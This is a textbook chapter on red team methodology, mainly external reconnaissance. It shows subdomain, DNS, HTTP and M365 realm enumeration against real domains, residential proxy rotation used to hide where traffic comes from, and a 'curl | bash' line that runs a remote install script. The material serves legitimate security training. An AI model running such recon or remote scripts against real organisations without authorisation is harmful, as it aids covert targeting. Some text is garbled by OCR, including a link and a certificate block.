

4

Modern Red Team Methodology and Tools

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to do the following:

- Understand each step of a red team assessment
- Identify an organization's external attack surface
- Establish initial access
- Understand persistence techniques
- Understand how to laterally move in an environment
- Understand post-exploitation techniques
- Create a comprehensive red team report

An operator's understanding of red team methodology ensures the success of a red team. There are various phases of a red team methodology, including planning, reconnaissance, initial access, persistence, lateral movement, post-exploitation, and reporting, as illustrated in [Figure 4-1](#).




Figure 4-1

Red Team Methodology

In this chapter, we will explore different tactics, techniques, and procedures (TTPs) that can be employed at each step of red teaming.

Planning

Because every organization has a different security posture, it's important to ensure the organization you're targeting for a red team is at a mature security posture; otherwise, the client won't obtain value. If an organization is at a lower-maturity security posture, penetration tests will provide it with the most value until the organization hits a point to be ready for a red team.

Rules of Engagement

Rules of engagement (ROEs) should be established for an organization to understand the scope, activities performed by the operator, out-of-bounds targets, and expectations for the engagement. The objectives of the engagement can be predefined to emulate an adversary's TTPs or approached from an opportunistic perspective, with objectives discussed

with the client. The ROEs should be signed by necessary personnel requesting the engagement.

Kickoff Call

Each red team should consist of at least two operators. From the client side, it is important to have only one or two trusted contacts from the organization side involved with planning because the more individuals who are aware that the engagement is taking place, the faster the engagement will be jeopardized.

A crucial step for a successful red team is ensuring that you have identified your client's objectives for the assessment if they were not previously defined in the ROE. What each client is looking to achieve will vary, whether that be gaining access to backup servers, emulating a specific threat actor, obtaining publicly identifiable information (PII), or pivoting between subsidiaries.

A lead operator walks through the methodology with the trusted client's point(s) of contact (POC) during the kickoff call and identifies the objectives the operators should focus on achieving during the engagement.

Communication

A group chat should be established using Signal, or your preferred messaging platform, prior to execution to ensure that the trusted POC has an avenue of communication in the event anything goes wrong or if they wish to communicate alerts being triggered from the operators.

Reconnaissance

During a red team's reconnaissance, identifying the target's attack surface will give you a clear picture of potential entry points. Your focus should be on gathering usernames for password spraying or social engineering, identifying external applications (VPN portals, SSO login pages, or other home-grown applications), and any other externally facing infrastructure that could be accidentally exposed to the Internet.

Autonomous System Number (ASN)

An *autonomous system number (ASN)* is a unique number for an organization's Internet-facing infrastructure. ASNs are useful for recon to identify the net blocks associated with an ASN. Multiple organizations

across the globe cover the assignment of ASNs based off the geographic location.

- ARIN: North and South America
- APNIC: Asia Pacific
- RIPE: Europe, Middle East, and parts of Africa
- AFRINIC: Majority of Africa

Red teams can leverage ASNs to identify which hosts are owned by a company. The ASN can usually uncover IP addresses that may be forgotten about or overlooked from a company's IT assets. Additionally, you'll be able to have a comprehensive view of the company's external attack surface. Applications such as [DNSDumpster.com](https://www.dnshumpster.com/) or arin.net can assist in providing this information.

Certificate Transparency

Certificates issued for applications typically contain the name of the organization, which can be leveraged to identify issued certificates from that name. The information associated with certificates are available to the public as an openly available audit system to review certificates, prevent certificate authorities (CA) from distributing certificates for a specific domain without authorization, and identify fraudulent certificates when applicable.

Sites such as crt.sh can be used to query domain names or organization names. **Figure 4-2** shows a sample certificate query for [Instagram.com](https://www.instagram.com).

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
3947846064	2021-01-18	2021-01-18	2021-04-17	*.www.instagram.com	*.www.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947845987	2021-01-18	2021-01-18	2021-04-17	*.i.instagram.com	*.i.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947815688	2021-01-18	2021-01-18	2021-04-17	*.latest.instagram.com	*.latest.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947784046	2021-01-18	2021-01-18	2021-04-17	*.maps.instagram.com	*.maps.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947781536	2021-01-18	2021-01-18	2021-04-17	*.trunkstable.instagram.com	*.trunkstable.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947751554	2021-01-18	2021-01-18	2021-04-17	*.intern.instagram.com	*.intern.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947751107	2021-01-18	2021-01-18	2021-04-17	*.secure.latest.instagram.com	*.secure.latest.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947718388	2021-01-18	2021-01-18	2021-04-17	*.instagram.com	*.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947685318	2021-01-18	2021-01-18	2021-04-17	*.instagram.com	*.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947620687	2021-01-18	2021-01-18	2021-04-17	*.intern.instagram.com	*.intern.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947620804	2021-01-18	2021-01-18	2021-04-17	*.graph.instagram.com	*.graph.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947591217	2021-01-18	2021-01-18	2021-04-17	*.prod.instagram.com	*.prod.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947562012	2021-01-18	2021-01-18	2021-04-17	*.m.instagram.com	*.m.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947560779	2021-01-18	2021-01-18	2021-04-17	*.intern.instagram.com	*.intern.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947560110	2021-01-18	2021-01-18	2021-04-17	*.beta.instagram.com	*.beta.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947529317	2021-01-18	2021-01-18	2021-04-17	*.graph.instagram.com	*.graph.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947498552	2021-01-18	2021-01-18	2021-04-17	*.m.instagram.com	*.m.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947464043	2021-01-18	2021-01-18	2021-04-17	*.latest.instagram.com	*.latest.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947432763	2021-01-18	2021-01-18	2021-04-17	*.maps.instagram.com	*.maps.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

Figure 4-2

Crt.sh Search of [Instagram.com](https://www.instagram.com)

Proxying Traffic

When you're performing enumeration of a target, your goal should be being as passive as you can, but there will be a need for active reconnaissance as well. For active reconnaissance, leveraging a proxy to rotate your IP assists in hiding where the traffic is coming from and reduces potential throttling if all the traffic comes from the same unique IP. There are manual methods or commercial tools to set up a proxy for scraping needs.

An open-source option is the tool named **cloudproxy** (<https://github.com/claffin/cloudproxy>), created by claffin. CloudProxy creates a pool of proxies leveraging an API token. CloudProxy will expose the API with the IPs created and credentials for the created proxies.

Bright Data is a popular commercial tool that uses residential IPs rather than data center IPs. Many providers implement blocking against data center IPs, making Bright Data an excellent solution. The Residential IP option from Bright Data will yield the best results for your scraping use, as demonstrated in [Figure 4-3](#).

The screenshot shows the Bright Data Residential Proxy configuration page. It includes sections for Proxy type (Residential proxies), IP type (Shared or Dedicated), Geolocation targeting (Country selection), and Advanced options (Allow cached results). A 'Save' button is at the bottom right.

Proxy type

☒ Residential proxies
Rotating IPs of real people's devices.

With over 72 million IPs sourced with consent from real users across the globe, our Residential Proxy network is the largest and fastest in the industry. With IPs in every country, state, and city you'll be able to collect data from the toughest sites without getting blocked.

Benefits:

- Bypass the toughest restrictions & blocks
- Target any country, city, carrier & ASN
- Unlimited concurrent requests
- Rotate IPs as often as needed

IP type

☒ Shared
Lowest cost access to millions of residential IPs from more than 200 countries

☐ Dedicated
Residential IPs allocated exclusively to you to access your target website(s).

Geolocation targeting

In this zone, the location is selected per request. You will be able to target locations based on the resolutions you specify here

Country x

☐ Allow cached results
You can save \$0.84/GB!
Receive cached results with greater speed and a discount. Installing certificate is required.

Advanced options

Save

CURRENT PACKAGE

Free trial Upgrade plan

Traffic cost \$8.40/GB

1 mins 30 secs
Get Started With Residential Proxy

Figure 4-3

Bright Data Proxy Configuration

Next, the Proxy Manager, Bright Data's tool for managing the proxies for your account, needs to be installed on a host with at least 2 GB RAM, 1 CPU, and 3 GB HDD. The command below will install Proxy Manager's cli tool as 'proxy-manager'.

[Click here to view code image](#)

```
curl -L https://brightdata.com/static/lpm/luminati-proxy-latest-setup.sh | bash
```

Prior to opening **proxy-manager**, you will want to leverage SSL with the proxy and need to add the certificate from luminati.io from <https://raw.githubusercontent.com/luminati-io/luminati-proxy/master/bin/ca.crt> and place it in /usr/local/share/ca-certificates/ as ca.crt. Next, run **sudo update-ca-certificates**. Then proceed with opening **proxy-manager**. If you intend to use the proxy from a separate machine, you will need to install the certificate on whichever machine you're testing from. For example, say you are testing from a remote operator box, and your proxy server is on another server. In that case, you will specify the remote IP and port specified and also need to install the SSL certificate on your operator box.

Once installation is complete, run **proxy-manager** to finish setup and navigate to <https://127.0.0.1:22999> in a browser, as demonstrated in [Example 4-1](#).

Tip

You can forward your traffic from your remote proxy server box to your local machine with the following command:

[Click here to view code image](#)

```
ssh -L 22999:127.0.0.1:22999 user@host
```

Example 4-1 Proxy-Manager Output

[Click here to view code image](#)

<snipped for brevity>

```
root@testing:/home/ proxy-manager
2024-09-01 16:33:40.437 NOTICE: MNGR: Running Proxy Manager
PID: 25285
Node: 20.12.1
Version: 1.485.258
Build date: 01-Sep-24 12:16:57
```

```
|
|
|           Open admin browser:
|           http://127.0.0.1:22999
|           ver. 1.485.258
|
```

```
|           Do not close the process while using the
|           Proxy Manager
|
```

<snipped for brevity>

Once you have logged in, click **Start**, as illustrated in [Figure 4-4](#).




Figure 4-4

Start Bright Data Proxy

Run through the network section and leave the defaults as specified, as illustrated in [Figure 4-5](#).

1 Network

Select your preferred network: Bright Data or an external vendor?

Bright Data **External**

Zone: testing_proxy (default) ▾

testing_proxy

- **Network type:** Residential
- **Country:** Any
- **Permissions:**

[Edit zone](#)

2 Configuration

3 Example

Next

Figure 4-5

Bright Data Proxy–Network

Change the configuration to **Scraper**, as illustrated in [Figure 4-6](#).

1 Network

2 Configuration

Using this proxy with a browser or a scraper?

Browser (Puppeteer/Selenium) **Scraper (Code/Fetching single resources)**

Scraper (Code/Fetching single resources)

Use the Scraper preset for a new IP with each single request. This preset also automatically rotates the User-Agent header. Best for scraping API without loading full pages.

3 Example

Create proxy port

Figure 4-6

Change to Scraper

Your proxy should now be created. Prior to testing the proxy, update the following under General Settings (see [Figure 4-7](#)):

- Add your IP to the Whitelisted IPs section.
- Set the Connection to Super Proxy to **HTTPS**.

- Turn the SSL Analyzing to **On**.

← Back to overview **Proxy on port 24000**

testing_proxy (default) Rotating (IPs) Browse

Logs Targeting

Internal name

Proxy port 24000

Whitelisted IPs Add IP +

Connection to Super Proxy HTTPS

SSL analyzing On

SSL library OpenSSL (default)
Boring SSL is available only in the Cloud Proxy Manager, read more on t

Route pass_dyn (default)

Multiply proxy port Disabled X | v

Multiply proxy port per user Off

Figure 4-7

Updating Configurations

Once the Proxy Manager is installed, you can test the server by executing the command in [Example 4-2](#). Ensure you have opened port 24000 on your end server and test the proxy server.

Example 4-2 Subfinder Options

[Click here to view code image](#)

Testing Proxy

```
curl --proxy BrightDataIP:24000 https://ipconfig.io
```

Expected Output

```
$ curl --proxy BrightDataIP:24000 https://ipconfig.io
212.59.108.25
```

```
$ curl --proxy BrightDataIP:24000 https://ipconfig.io
187.161.143.120
```

```
$ curl --proxy BrightDataIP:24000 https://ipconfig.io
5.42.63.19
```

Domain Name Service

Domain Name Service (DNS) provides an excellent avenue for mapping a target's attack surface to identify assets related to an organization. Once you have an idea of the domains associated with an organization, digging into the subdomains will be useful to identify externally facing applications.

The **subfinder** tool (<https://github.com/projectdiscovery/subfinder>), created by project discovery, is used for subdomain enumeration to identify subdomains associated with domains through passive enumeration.

Example 4-3 shows the available options for **subfinder**.

Example 4-3 Subfinder Options

[Click here to view code image](#)

```
root@testing:/opt# subfinder -h
Subfinder is a subdomain discovery tool that discovers subdomains for websites
by using passive online sources.
Usage:
    subfinder [flags]

Flags:
INPUT:
    -d, -domain string [] domains to find subdomains for
    -dL, -list string      file containing list of domains for subdomain discovery

SOURCE:
    -s, -sources string[] specific sources to use for discovery
(-s crtsh,github). Use -ls to display all available sources.
    -recursive            use only sources that can handle subdomains
recursively (e.g. subdomain.domain.tld vs domain.tld)
    -all                  use all sources for enumeration (slow)
    -es, -exclude-sources string[] sources to exclude from enumeration
(-es alienvault,zoomeyeapi)

FILTER:
    -m, -match string[] subdomain or list of subdomain to match
(file or comma separated)
    -f, -filter string[] subdomain or list of subdomain to filter
(file or comma separated)

RATE-LIMIT:
    -rl, -rate-limit int maximum number of http requests to send per
second (global)
    -rls, -rate-limits value maximum number of http requests to send per
```

```
second four providers in key=value format (-rls hackertarget=10/m) (default
["github=30/m", "fullhunt=60/m", "robtex=18446744073709551615/ms",
"securitytrails=1/s", "shodan=1/s", "virustotal=4/m", "hackertarget=2/s",
"waybackarchive=15/m", "whoisxmlapi=50/s", "securitytrails=2/s",
"sitedossier=8/m", "netlas=1/s", "github=83/m"])
-t int                number of concurrent goroutines for resolving
(-active only) (default 10)
```

UPDATE:

```
-up, -update          update subfinder to latest version
-duc, -disable-update-check  disable automatic subfinder update check
```

OUTPUT:

```
-o, -output string    file to write output to
-oJ, -json            write output in JSONL(ines) format
-oD, -output-dir string  directory to write output (-dL only)
-cs, -collect-sources  include all sources in the output (-json only)
-oI, -ip              include host IP in output (-active only)
```

CONFIGURATION:

```
-config string        flag config file (default "/root/.config/
subfinder/config.yaml")
-pc, -provider-config string  provider config file (default "/root/.config/
subfinder/provider-config.yaml")
-r string[]           comma separated list of resolvers to use
-rL, -rlist string    file containing list of resolvers to use
-nw, -active          display active subdomains only
-proxy string         http proxy to use with subfinder
-ei, -exclude-ip      exclude IPs from the list of domains
```

DEBUG:

```
-silent              show only subdomains in output
-version            show version of subfinder
-v                 show verbose output
-nc, -no-color       disable color in output
-ls, -list-sources  list all available sources
-stats              report source statistics
```

OPTIMIZATION:

```
-timeout int  seconds to wait before timing out (default 30)
-max-time int  minutes to wait for enumeration results (default 10)
```

Let's walk through an example targeting the domain h4cker.org, as demonstrated in [Example 4-4](#).

Example 4-4 Targeting h4cker.org with Subfinder

[Click here to view code image](#)

Example Command for List of Domains

```
subfinder -dL listofdomains.txt -v -all -o output.txt
```

Example Command for Specific domain

```
subfinder -d h4cker.org -all -o output.txt
```

```
_____ _/ /_ / _(_)_____ / /_ _____  
/ _// / / / _ \ / / / _ \ / _ / _ \ / _____  
( _ ) / / / / / / _ / / / / / / / / / _ /  
/ _/ \ _ , / _ . _ / / / / / _ \ _ , / _ \ / /
```

projectdiscovery.io

```
[INF] Current subfinder version v2.6.6 (latest)
```

```
[INF] Loading provider config from /root/.config/subfinder/provider-config.yaml
```

```
[INF] Enumerating subdomains for h4cker.org
```

```
websploit.h4cker.org
```

```
wordlists.h4cker.org
```

```
store.h4cker.org
```

```
resources.h4cker.org
```

```
backdoor.h4cker.org
```

```
software.h4cker.org
```

```
web.h4cker.org
```

```
malicious.h4cker.org
```

```
lab.h4cker.org
```

```
github.h4cker.org
```

```
atni.h4cker.org
```

```
bootcamp.h4cker.org
```

```
lpb.h4cker.org
```

```
mail.h4cker.org
```

```
www.h4cker.org
```

```
internal.h4cker.org
```

```
certs.h4cker.org
```

```
defcon.h4cker.org
```

```
portal.h4cker.org
```

```
webapps.h4cker.org
```

```
antti.h4cker.org
```

```
disk.h4cker.org
```

```
pds.h4cker.org
```

```
[INF] Found 23 subdomains for h4cker.org in 6 seconds 950 milliseconds
```

Another tool named **dnsx** (<https://github.com/projectdiscovery/dnsx>), also created by project discovery, is a DNS toolkit used for DNS querying. In [Example 4-5](#), output.txt is the output from the **subfinder** tool in [Example 4-4](#).

Example 4-5 Targeting h4cker.org with dnsx

[Click here to view code image](#)

```
## Example command to query all the DNS records for the output of the
discovered subdomains.
```

```
dnsx -l output.txt -recon -o output_dnsx.txt
```

```
  _| | _ _ _ _ \ \ /
 / _ ' || ' \ / _| \ /
 | (| || || | \_ \ / \
 \_,_|_| | _|| _//_/\_
```

projectdiscovery.io

```
[INF] Current dnsx version 1.2.1 (latest)
mail.h4cker.org [A] [185.199.108.153]
mail.h4cker.org [A] [185.199.109.153]
mail.h4cker.org [A] [185.199.111.153]
mail.h4cker.org [A] [185.199.110.153]
mail.h4cker.org [AAAA] [2606:50c0:8002::153]
mail.h4cker.org [AAAA] [2606:50c0:8001::153]
mail.h4cker.org [AAAA] [2606:50c0:8000::153]
mail.h4cker.org [AAAA] [2606:50c0:8003::153]
mail.h4cker.org [CNAME] [pentestplus.github.io]
mail.h4cker.org [SOA] [ns-1622.awsdns-10.co.uk]
mail.h4cker.org [SOA] [awsdns-hostmaster.amazon.com]
mail.h4cker.org [SOA] [dns1.p05.nsone.net]
mail.h4cker.org [SOA] [hostmaster.nsone.net]
mail.h4cker.org [CAA] [digicert.com]
mail.h4cker.org [CAA] [letsencrypt.org]
mail.h4cker.org [CAA] [sectigo.com]
store.h4cker.org [A] [185.199.109.153]
store.h4cker.org [A] [185.199.111.153]
store.h4cker.org [A] [185.199.108.153]
store.h4cker.org [A] [185.199.110.153]
store.h4cker.org [AAAA] [2606:50c0:8002::153]
store.h4cker.org [AAAA] [2606:50c0:8001::153]
store.h4cker.org [AAAA] [2606:50c0:8003::153]
store.h4cker.org [AAAA] [2606:50c0:8000::153]
store.h4cker.org [CNAME] [pentestplus.github.io]
... <snipped for brevity>
```

HTTPX (<https://github.com/projectdiscovery/httpx>), by project discovery, is an HTTP toolkit that leverages the retryablehttp library. This li-

brary ensures reliable results by automatically retrying failed requests and leveraging exponential backoff. You can utilize the tool to sift through a target list giving you information about potential web applications for an organization, as demonstrated in [Example 4-6](#).

Example 4-6 Targeting h4cker.org with httpx

[Click here to view code image](#)

```
## This example command identifies the headers associated with the subdomains
discovered in Example 4-4.

root@testing:/opt/httpx# ./httpx -list ../output.txt -http-proxy
http://127.0.0.1:24000 -t 1 -o httpx_output2 -silent -title
https://antti.h4cker.org
https://atni.h4cker.org
https://backdoor.h4cker.org [h4cker example site]
https://bootcamp.h4cker.org [Ethical Hacking Bootcamp by Omar Santos - Pen Testing]
https://certs.h4cker.org
https://defcon.h4cker.org [DEF CON 27 Red Team Offense Village WebSploit]
https://disk.h4cker.org
https://github.h4cker.org
https://internal.h4cker.org [Site not found · GitHub Pages]
https://lab.h4cker.org [Build Your Own Cybersecurity Lab and Cyber Range -
Omar Santos]
https://lpb.h4cker.org [Home]
https://mail.h4cker.org [h4cker example site]
https://malicious.h4cker.org [h4cker example site]
https://pds.h4cker.org
https://portal.h4cker.org [h4cker example site]
https://resources.h4cker.org [Cybersecurity Safari Live Training Resources]
https://software.h4cker.org
https://store.h4cker.org [h4cker example site]
https://web.h4cker.org [h4cker example site]
https://webapps.h4cker.org [Home]
https://websploit.h4cker.org
https://wordlists.h4cker.org
https://www.h4cker.org
```

Another useful trick to identify an organization's SSO provider is to query its user realm with Microsoft. Most organizations leverage Microsoft 365 (M365), which can be used to your advantage for collecting intel to determine whether an organization is managed or federated.

A short bash script named o365-realminfo

(<https://github.com/eth3real/o365-realminfo/blob/main/o365->

[realminfo.sh](#)), by eth3real, can quickly query the user realm, as demonstrated in [Example 4-7](#).

NamespaceType indicates whether the domain is managed by M365 or not, typically returning a response of **Managed**, **Federated**, or **Unknown**. You will want to focus on this response in [Example 4-7](#).

If a domain returns as **Managed**, the organization is managed by M365. If a domain returns as **Federated**, the organization has a federated Active Directory. If a response of **Unknown** is returned, there isn't a record for the organization. Federated domains use the organization's local AD infrastructure, while managed domains use authentication through M365.

Example 4-7 Querying User Realm: Managed vs. Federated

[Click here to view code image](#)

Querying Instagram.com - Managed

```
root@testing:/opt/o365-realm# ./o365-realm.sh instagram.com
<?xml version="1.0"?>
<RealmInfo Success="true">
  <State>4</State>
  <UserState>1</UserState>
  <Login>3pCxjuja2@instagram.com</Login>
  <NamespaceType>Managed</NamespaceType>
  <DomainName>instagram.com</DomainName>
  <IsFederatedNS>false</IsFederatedNS>
  <FederationBrandName>Meta</FederationBrandName>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>
  <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
</RealmInfo>
```

Querying HackerOne.com - Federated

```
root@testing:/opt/o365-realm# ./o365-realm.sh hackerone.com
<?xml version="1.0"?>
<RealmInfo Success="true">
  <State>3</State>
  <UserState>2</UserState>
  <Login>ox1dElADB@hackerone.com</Login>
  <NamespaceType>Federated</NamespaceType>
  <DomainName>hackerone.com</DomainName>
  <FederationGlobalVersion>-1</FederationGlobalVersion>

  <AuthURL>https://hackerone.okta.com/app/office365/exkmrijq1uG4p0alo2p6/sso/wsfed/
  passive?username=ox1dElADB%40hackerone.com&wa=wsignin1.0&wtrealm=urn%3afede
  ration%3aMicrosoftOnline&wctx=</AuthURL>
  <IsFederatedNS>true</IsFederatedNS>
```

```
<STSAuthURL>https://hackerone.okta.com/app/office365/exkmrijq1uG4p0alo2p6/sso/
wsfed/active</STSAuthURL>
  <FederationTier>0</FederationTier>
  <FederationBrandName>HackerOne Inc.</FederationBrandName>
  <AllowFedUsersWLIDSignIn>>false</AllowFedUsersWLIDSignIn>

<Certificate>TULJRG9qQ0NBb3FnQXdJQkFnSudBV0I4eTZ5YU1BMEdDU3FHU0liM0RRRUJCUVVBtU1HU
k1Rc3dDUVlEVlFRR0V3SlZVekVUTUJFR0ExVUVDQXdLUTJGc2FXWnZjbTVwWVRV01CUUdBMVVFQnd3T
lUyRnVJRVP5WVc1amFYTmPieKVOTUFzR0ExVUVDZ3dFVDJ0MF1URVVNQk1HQTFVRUN3d0xVMU5QVUhKdmR
tbGtaWE14RWpBUUJnTlZCQU1NQ1doaFkydGxjbTl1WlRFY01Cb0dDU3FHU0liM0RRRUUpBU1l0YVc1bWIwQ
nZhM1JoTG10dmJUQWVGdzB4TnpFeU1qSXd0VFUxTlRCYUz3MHl0ekV5TWpJd05UVTJOVEJhTUlHUK1Rc3d
DUVlEVlFRR0V3SlZVekVUTUJFR0ExVUVDQXdLUTJGc2FXWnZjbTVwWVRV01CUUdBMVVFQnd3TlUyR
nVJRVP5WVc1amFYTmPieKVOTUFzR0ExVUVDZ3dFVDJ0MF1URVVNQk1HQTFVRUN3d0xVMU5QVUhKdmRtbG
taWE14RWpBUUJnTlZCQU1NQ1doaFkydGxjbTl1WlRFY01Cb0dDU3FHU0liM0RRRUUpBU1l0YVc1bWIwQ
nZhM1JoTG10dmJUQ0NBUE013RFFZSkktvWklodmNOQVFFQkJRURnZ0VQQURDQ0FRb0NnZ0VCQUptdys2WH
BFWmFZbTFJOWVYZnhIYlVpTyTQUko4YjNIRWF6Q1RtaWcxd1FGNjJKZE9ua05vR0pLOGFJTzZqVG5B
cUZGR2ZJdHRka25jRnlnRUK2Mko5aUI4UjhkOTV3V0xhL1dSbmpyUTc5REJuQkU2d1BQ0TAwYw1Vd
1JUUnh1U0d3V2xMc2xnN3FIUES0Ym5xSDlmWDFHUHQxVEhLc083bkRKUjVXdh1te1N4TGN0RGFWnjBD
U2lUcFVZM1FPC2Irdjhmelh4RVE3Ni9hQVJRdDIyVDJ0aE8vdnBOWWo0ZXBqVGpwK1FswVFKVVRUvhp
R2tuSElqb3RXaWdXZ0NWUzQ4Y0prUjdHeUdhM1NMVRES1pVT1FpSGFXUn1Td2hkC0XhOU5nS25DM01NT
k5pTkZRC0lCd2JibnEwVz12WEx0eDFsdVZ3ZDFycXk5cjdWNH1SRUNBd0VBQVRBTkJna3Foa2lHOXc
wQkFRVUZBQU9DQVFFQUZwK2VvcC9KUKR5SG0xZEZPVU9NVmVEUm1kVnVBK256Rm1QdDEwTXY2R0NRM
1REMM9neE83UXJENkVmdjVLLzZLMzB6T1VqWU1ReGlhU1RIejlQVno3Z0lWbmhYamp0TGs1Smxabyt1
WFBwMFJYTHJJVmV0VUxHNGNFTHdPV1AxZVZDbW1kWVFaaFpxT0RyQ0tNN1NleDU1bXhVU2FDbnVZZ
lN30TB3bEtCSzNxaDRVOHEyVExoeGt0aitMM0F5NEtCcke4WXNwSlhUZWxHbUxLTG5ReEFJbnFSUFNBt
GgxUULoeDY5S3ZrMW9LOGs5SEFabnBRU1hybFVwdE9rSkNkSlhyMmQ2WHIwN1puSkQ2WXJUQnhCdWmQUF
iUlhiTWJaK3ltU3NHMlloreGRkRjF6NG5IZTBIK0lab3d6Yzc0VndRRnJVeFlpOWxHV1pjdHN0YkFvQT09
</Certificate>

<MEXURL>https://hackerone.okta.com/app/office365/exkmrijq1uG4p0alo2p6/sso/wsfed/
mex</MEXURL>
  <PreferredProtocol>1</PreferredProtocol>
  <EDUDomainFlags>0</EDUDomainFlags>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>

<CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
</RealmInfo>
```

Metadata

An often-overlooked area of recon is digging into publicly available documents that contain metadata. Metadata within documents can contain username schema, domain information, software types and versions, and also potential hostnames. Additionally, you might come across some juicy documents from time to time. Pymeta

(<https://github.com/m8sec/pymeta>), created by m8sec, automates this

process for discovery. The tool is based on dafthack's PowerMeta (<https://github.com/dafthack/PowerMeta>). The file types covered in the script include pdf, xls, xlsx, csv, doc, docx, ppt, and pptx.

Example 4-8 demonstrates using pymeta.py, with the target being [Instagram.com](https://www.instagram.com).

Example 4-8 Targeting [Instagram.com](https://www.instagram.com) with pymeta

[Click here to view code image](#)

```
python3 pymeta.py -d instagram.com -T 1 -f testing.csv

